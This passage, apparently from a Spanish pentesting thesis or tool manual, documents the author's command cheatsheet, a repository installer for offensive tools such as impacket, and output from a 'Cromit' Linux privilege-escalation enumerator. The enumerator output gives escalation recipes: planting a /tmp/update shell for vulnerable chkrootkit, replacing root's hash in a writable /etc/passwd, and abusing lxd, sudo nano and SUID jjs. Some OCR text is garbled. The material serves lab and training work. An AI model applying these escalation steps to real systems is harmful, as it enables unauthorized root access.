


Ilustración 39 Búsqueda en la Cheatsheet

Para realizar una búsqueda en la Cheatsheet del Excel, es importante seleccionar “Dentro de: **Libro**” Ya que, si no no buscara en todo el libro lo que estemos buscando y darle a **Buscar todos**, para que nos busque todas las posibles opciones.

Como bien se indicó la Cheatsheet es diferente en cuanto a las búsquedas respecto al Gitbook, cuando buscas algo no te dice en que sección se encuentra, **para ello las secciones se han marcado en mayúsculas**, por lo cual si queremos ver todo lo referente a algo como en este caso “juicy potato” solo tenemos que seleccionar la que está en mayúsculas para ir a su sección “**JUICY POTATO**”.




Ilustración 40 Nmap puerto 445

Por ejemplo, si con nmap queremos saber que opciones tenemos con el puerto 445, puerto SMB famoso por vulnerabilidades como EternalBlue, buscamos y nos dice que en la pestaña de “Enumeracion & Escaneos” hay 2 comandos, y nos muestra el comando a usar, en este caso se trata de un comando de nmap que usa un script que comprueba si el puerto 445 es vulnerable a vulnerabilidades chequeándolo a través de diferentes scripts




Ilustración 41 Script smb-vuln

Seleccionando el que queremos usar (resaltado en azul del propio Excel) nos lleva al comando, en el cual con seleccionar el comando de la barra de formula y copiándolo, ya podríamos pegarlo y usarlo en la terminal de nuestra máquina, así de simple y de rápido, siempre y cuando se tenga un poco de soltura con lo que queremos buscar.

La gente que no sea yo (*ya que esto lo hice yo y evidentemente se cómo pongo y escribo las cosas*) al no estar familiarizado con las palabras exactas de búsqueda es recomendable que usen comodines en las búsquedas, de acuerdo a los comodines de Excel.

A continuación, se pondrá otro ejemplo de uso.




Ilustración 42 rpcenum

Ya indiqué antes que algunos comandos hacen referencia a scripts que están mi GitHub, en este caso, este es uno de ellos, es un script de **“rpc”** que sirve para enumerar todo lo que es el rpc client, exactamente igual, se busca por **“rpc”** o **“rpcenum”**, buscar todos para que nos saque todas las posibles coincidencias, seleccionar y copiar.




Ilustración 43 Steghide

Como usar steghide para ver si una imagen tiene contenido oculto.

Buscar por **“steg”** y darle a buscar todos, no hace falta ni completar el nombre, nos muestra todo lo relacionado con steg, seleccionar, copiar y pegar, y ya tendremos el comando que se usa para ver si dentro de una imagen se ha ocultado información.

## GitHub & GitRepoInstall.sh




Ilustración 44 git clone de AmatheraeWorld

Haciendo el clásico git clone podemos clonar el esqueleto que como bien se indicó, es la base de todo lo demás, poniendo un 2> /dev/null evitaremos que salgan errores mandándolos a null




Ilustración 45 Git Clone sin null

Si le quitamos el 2> /dev/null nos arroja más información

```
root@AmatheraeWorld:/opt/AmatheraeWorld# chmod +x GitRepoInstall_Update.sh
root@AmatheraeWorld:/opt/AmatheraeWorld# ./GitRepoInstall_Update.sh 2>/dev/null
Ya está actualizado.
Actualizando 27821b2..c721f31
Fast-forward
 LICENSE | 899 ++++++-----
 README.md | 13 +-
 lse.sh | 603 ++++++-----
 3 files changed, 1000 insertions(+), 515 deletions(-)
Actualizando 740bde4..bf02686
Fast-forward
 collector/collect_nvd.ps1 | 36 ++++++-----
 definitions.zip | Bin 1132906 -> 1418058 bytes
 wes.py | 4 +++-
 3 files changed, 26 insertions(+), 14 deletions(-)
Actualizando 96c7a512..a16198c3
Fast-forward
 .travis.yml | 13 +-
 Dockerfile | 13 +
 README.md | 32 +-
 examples/GetNPUsers.py | 19 +-
 examples/GetUserSPNs.py | 68 +-
 examples/atexec.py | 5 +-
 examples/dcomexec.py | 49 +-
 examples/dpapi.py | 66 +-
 examples/exchanger.py | 1064 ++++++
 examples/getPac.py | 2 +-
 10 files changed, 1300 insertions(+), 100 deletions(-)
```

Ilustración 46 GitRepoInstall

Primero tenemos que dar permisos de ejecución al script a través de un “**chmod +x**”

Ejecutando “**./GitRepoInstall\_update.sh 2>/dev/null**” por primera vez nos empezara a clonar todos los repositorios y a hacer que estén sincronizados con lo repositorios padre de los creadores, para poder actualizarlos en el futuro, poniendo 2>/dev/null nos redirige todos los errores a null




Ilustración 47 Repositorios Clonados

Aquí tenemos ya los repositorios clonados, donde antes únicamente teníamos el esqueleto que era “**AmatheraeWorld**”

```
root@AmatheraeWorld: /opt/AmatheraeWorld
root@AmatheraeWorld:/opt/AmatheraeWorld# ./GitRepoInstall_Update.sh
ayuda: Hacer un pull sin especificar cómo reconciliar las ramas es poco
ayuda: recomendable. Puedes eliminar este mensaje usando uno de los
ayuda: siguientes comandos antes de tu siguiente pull:
ayuda:
ayuda:   git config pull.rebase false # hacer merge (estrategia por defecto)
ayuda:   git config pull.rebase true  # aplicar rebase
ayuda:   git config pull.ff only       # aplicar solo fast-forward
ayuda:
ayuda: Puedes reemplazar "git config" con "git config --global" para aplicar
ayuda: la preferencia en todos los repositorios. Puedes también pasar --rebase,
ayuda: --no-rebase, o --ff-only en el comando para sobrescribir la configuraci
ayuda: ón
ayuda: por defecto en cada invocación.
ayuda:
Ya está actualizado.
Clonando en 'linux-smart-enumeration'...
remote: Enumerating objects: 344, done.
remote: Total 344 (delta 0), reused 0 (delta 0), pack-reused 344
Recibiendo objetos: 100% (344/344), 10.60 MiB | 9.04 MiB/s, listo.
Resolviendo deltas: 100% (191/191), listo.
ayuda: Hacer un pull sin especificar cómo reconciliar las ramas es poco
ayuda: recomendable. Puedes eliminar este mensaje usando uno de los
ayuda: siguientes comandos antes de tu siguiente pull:
ayuda:
ayuda:   git config pull.rebase false # hacer merge (estrategia por defecto)
ayuda:   git config pull.rebase true  # aplicar rebase
ayuda:   git config pull.ff only       # aplicar solo fast-forward
```

Ilustración 48 Repositorios Clonados sin /dev/null

Podemos observar que si no ponemos el 2> /dev/null nos empiezan a salir mensajes de ayuda, warning errores, por lo cual yo siempre prefiero usar el 2> /dev/null

```
root@AmatheraeWorld:/opt/AmatheraeWorld# ./GitRepoInstall_Update.sh 2> /dev/null
Actualizando 0d989cf..01376c5
Ya está actualizado.
Actualizando 4fed46c..bf02686
Fast-forward
 definitions.zip | Bin 1401705 -> 1418058 bytes
 wes.py          | 3 ++-
 2 files changed, 2 insertions(+), 1 deletion(-)
Actualizando 3f3002e1..a16198c3
Fast-forward
 examples/dcomexec.py | 49 ++++++++-----
 examples/psexec.py   | 8 +--
 examples/smbexec.py  | 33 ++++++---
 examples/smbpasswd.py | 141 ++++++++-----
 examples/wmiexec.py  | 43 ++++++---
 impacket/krb5/constants.py | 3 +
 6 files changed, 185 insertions(+), 92 deletions(-)
Ya está actualizado.
Ya está actualizado.
Ya está actualizado.
```

Ilustración 49 GitRepoInstall Update

Si ejecutamos el script después de un tiempo, podemos observar como con volverlo a lanzar nos actualizara mi repositorio y los repositorios de terceras partes, por lo cual

siempre lo tendremos todo actualizado muy fácilmente y con un solo click, cumpliendo lo que promete.

```
root@AmatheraeWorld:/opt/AmatheraeWorld# ./GitRepoInstall_Update.sh
ayuda: Hacer un pull sin especificar cómo reconciliar las ramas es poco
ayuda: recomendable. Puedes eliminar este mensaje usando uno de los
ayuda: siguientes comandos antes de tu siguiente pull:
ayuda:
ayuda:   git config pull.rebase false # hacer merge (estrategia por defecto)
ayuda:   git config pull.rebase true  # aplicar rebase
ayuda:   git config pull.ff only       # aplicar solo fast-forward
ayuda:
ayuda: Puedes reemplazar "git config" con "git config --global" para aplicar
ayuda: la preferencia en todos los repositorios. Puedes también pasar --rebase,
ayuda: --no-rebase, o --ff-only en el comando para sobrescribir la configuració
ayuda: n
ayuda: por defecto en cada invocación.
ayuda:
remote: Enumerating objects: 55, done.
remote: Counting objects: 100% (55/55), done.
remote: Compressing objects: 100% (49/49), done.
remote: Total 49 (delta 21), reused 0 (delta 0), pack-reused 0
Desempaquetando objetos: 100% (49/49), 2.03 MiB | 5.85 MiB/s, listo.
Desde https://github.com/AmatheraeWorld/AmatheraeWorld
   a197ba6..01376c5 master -> origin/master
Actualizando 0d989cf..01376c5
error: Los cambios locales de los siguientes archivos serán sobrescritos al fusi
onar:
    GitRepoInstall_Update.sh
Por favor, confirma tus cambios o agúárdalos antes de fusionar.
Abortando
fatal: la ruta de destino 'linux-smart-enumeration' ya existe y no es un directo
rio vacío.
error: remoto upstream ya existe.
```

Ilustración 50 Repositorios Update sin dev/null

Podemos observar que si no usamos el 2> /dev/null no salen warnings y errores, por lo cual yo siempre aconsejo usarlo con 2> /dev/null





```
For more information see the manual pages of crontab(5) and cron(8)
# Do not use the command
# 10 * * * * /usr/sbin/report-reset.sh

NEXT LEFT LAST PASSED UNIT ACTIVATES
Wed 2020-08-26 21:44:37 CDT 9h left Wed 2020-08-26 08:55:08 CDT 3h 29min ago apt-daily.timer apt-daily.service
Wed 2020-08-26 22:12:21 CDT 9h left Wed 2020-08-26 11:29:46 CDT 54min ago snapd.refresh.timer snapd.refresh.service
Thu 2020-08-27 09:10:07 CDT 20h left Wed 2020-08-26 09:10:07 CDT 3h 14min ago systemd-tmpfiles-clean.timer systemd-tmpfiles-clean.service

3 timers listed.
Pass --all to see loaded but inactive timers, too.

Se recomienda el uso de pspy linux para ver si hay alguna tarea o proceso Cron que se este ejecutando sin necesidad de permisos de root https://github.com/DominicBreuker/pspy/releases

===== ( Usuarios y Contraseñas en los archivos de Configuración ) =====
Para una opcion mas completa ejecute la opcion 11 nivel 3 de intensidad
===== ( Usuarios y Contraseñas en los archivos de Backup ) =====
Para una opcion mas completa ejecute la opcion 12 nivel 3 de intensidad
===== ( ¿Estamos en un Docker? ) =====
[-] NO
===== ( Escritura en Passwd ) =====
[-] NO
===== ( Attr_user ) =====
[-] NO
===== ( chkrootkit? ) =====
report
[+] SI
[+] Si hay una carpeta report es muy posible que se encuentre chkrootkit instalado y si se encuentra en la version < 0.50 es vulnerable a priv esc. Crear un archivo en /tmp llamado update y se ejecutara con root

report
report/report-20-08-26:12:21.txt
report/report-20-08-26:12:22.txt
report/Cromit.sh.swp
report/report-20-08-26:12:24.txt
report/report-20-08-26:12:23.txt

===== ( Puertos Zkcoenos Abiertos ) =====
830
816
818B
816

El puerto 8016 es el puerto: 22
El puerto 8050 es el puerto: 80
El puerto 818B es el puerto: 443
```

Ilustración 52 Tarea Cron chkrootkit

En este caso tras lanzar Cromit, nos dice que hay una tarea cron, primer recuadro rojo en `/usr/bin/report-reset.sh`

Mas abajo nos dice que si hay una carpeta report es posible que se encuentre instalado chkrootkit y que si su versión es menor a la 0.50 es vulnerable a una escalada de privilegios. Y nos muestra cómo hacerlo, que es crear un fichero update en /tmp con una shell para ganar root, y dicho esto nos muestra que efectivamente se encuentra un directorio report

Para esto se usó la opción “777 Chronormu”

```
falaraki@apocalyst: ~
falaraki@apocalyst: ~ 172x62

777

===== ( ¿Elevacion de privilegios por grupo? ) =====
uid=1000(falaraki) gid=1000(falaraki) groups=1000(falaraki),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
[+] Grupo vulnerable lxd
[+] Buscar escalada de privilegios con los grupos mostrados
===== ( ¿Elevacion de privilegios por SUDO? ) =====
[-] NO
===== ( ¿Elevacion de privilegios por SUDO? ) =====
[sudo] password for falaraki:
[-] NO
===== ( Crons ) =====
no crontab for falaraki

NEXT LEFT LAST PASSED UNIT ACTIVATES
Wed 2020-08-26 17:14:30 BST 2h 35min left Wed 2020-08-26 13:47:45 BST 51min ago snapd.refresh.timer snapd.refresh.service
Wed 2020-08-26 18:48:00 BST 4h 9min left Wed 2020-08-26 13:47:45 BST 51min ago apt-daily.timer apt-daily.service
Thu 2020-08-27 14:02:51 BST 23h left Wed 2020-08-26 14:02:51 BST 36min ago systemd-tmpfiles-clean.timer systemd-tmpfiles-clean.serv

3 timers listed.
Pass --all to see loaded but inactive timers, too.


Se recomienda el uso de pspy linux para ver si hay alguna tarea o proceso Cron que se este ejecutando sin necesidad de permisos de root h
spsy/releases

===== ( Usuarios y Contraseñas en los archivos de Configuración ) =====
Binary file ./wp-config.php.swp matches

Para una opcion mas completa ejecute la opcion 11 nivel 3 de intensidad
===== ( Usuarios y Contraseñas en los archivos de Backup ) =====
Para una opcion mas completa ejecute la opcion 12 nivel 3 de intensidad
===== ( ¿Estamos en un Docker? ) =====
[-] NO
===== ( Escritura en Passwd ) =====
rw-rw-rw- 1 root root 1637 Jul 26 2017 /etc/passwd
[+] SI
[+] openssl passwd [contraseña] se puede sustituir root:x:0 sustituir la x por el hash y despues al hacer [su root] y poner la contraseña
```

Ilustración 53 /etc/passwd con escritura


Usando nuevamente el Cromit y la opción “**777 Chronormu**” nos dice que estamos en un grupo “**lxd**” vulnerable y que lo miremos, así como que tenemos permisos de escritura en /etc/passwd y que es posible escalar privilegios a root proporcionando una nueva contraseña con **openssl** y **sustituyéndola por la x de root**, nos da el comando y como hacer la escalada.



```
===== ( ¿Elevacion de privilegios por grupo? )=====
[-] NO
===== ( ¿Elevacion de privilegios por SUID? )=====
[-] NO
===== ( ¿Elevacion de privilegios por SUDO? )=====
(ALL) NOPASSWD: /bin/nano /opt/priv
[+] Buscar escalada de privilegios por sudo https://gtfobins.github.io/gtfobins/priv/#sudo
===== ( Crons )=====
no crontab for joanna
```

Ilustración 54 Ejecución de nano como root

Usando nuevamente el Cromit y la opción “**777 Chronormu**” nos dice que ha encontrado un binario conocido que se puede usar para escalar privilegios y que se puede ejecutar como root sin contraseña, buscando “**nano**” en gtfobins nos diría como escalar privilegios ejecutando nano como root.



```
===== ( ¿Elevacion de privilegios por grupo? )=====
[-] NO
===== ( ¿Elevacion de privilegios por SUID? )=====
/usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
[+] Buscar escalada de privilegios por los binarios mostrados https://gtfobins.github.io/gtfobins/jjs/#suid
===== ( ¿Elevacion de privilegios por SUDO? )=====
[sudo] password for mango:
[-] NO
===== ( Crons )=====
no crontab for mango
```

Ilustración 55 SUID jjs

En esta ocasión nos ha detectado que hay un binario que tiene permiso SUID y que se ejecuta con los privilegios de propietario (**que es root**) y que es un SUID conocido para realizar una escalada de privilegios y nos muestra un enlace que se puede abrir pulsando botón derecho, abrir enlace, y que nos explica cómo aprovecharnos del binario SUID para elevar privilegios, no tenemos ni que buscar como se hace... Nos da el enlace que nos lo explica... todo automatizado.

```
===== ( Cromit v1.8 26/8/2020 ) =====

Escoge opcion

[1] crontab -l --> Para ver las tareas programadas
[2] systemctl list-timers --> Para ver tareas con temporizadores y cuanto
[3] Procmon
[4] Procmon v2
[5] Cronmonit
[6] tail -f [archivo] --> Nos muestra en tiempo real el archivo, por si ca
[7] watch -n 1 [comando] --> Para ver cada segundo como cambia un comando
[8] watch -n 1 du -hc [archivo] --> Para ver como cambia el peso de un arc
[9] ltrace [programa] --> Para ver las llamadas que hace un programa, se u
[10] tree --> Para ver en formato arbol si una tarea cron crea o elimina u
[11] find \-name *conf* --> Busca en el directorio en el que se esta todos
[12] find \-name *back* --> Busca en el directorio en el que se esta todos
[13] find \-user [usuario] 2>/dev/null --> Ver recursos de los que el usua
[14] find \-perm -u=s 2>/dev/null --> Busca archivos SUID que se ejecutan
[15] SUID y SUDOS reconocidos para hacer priv esc
[16] Puertos internos abiertos proc/net/tcp
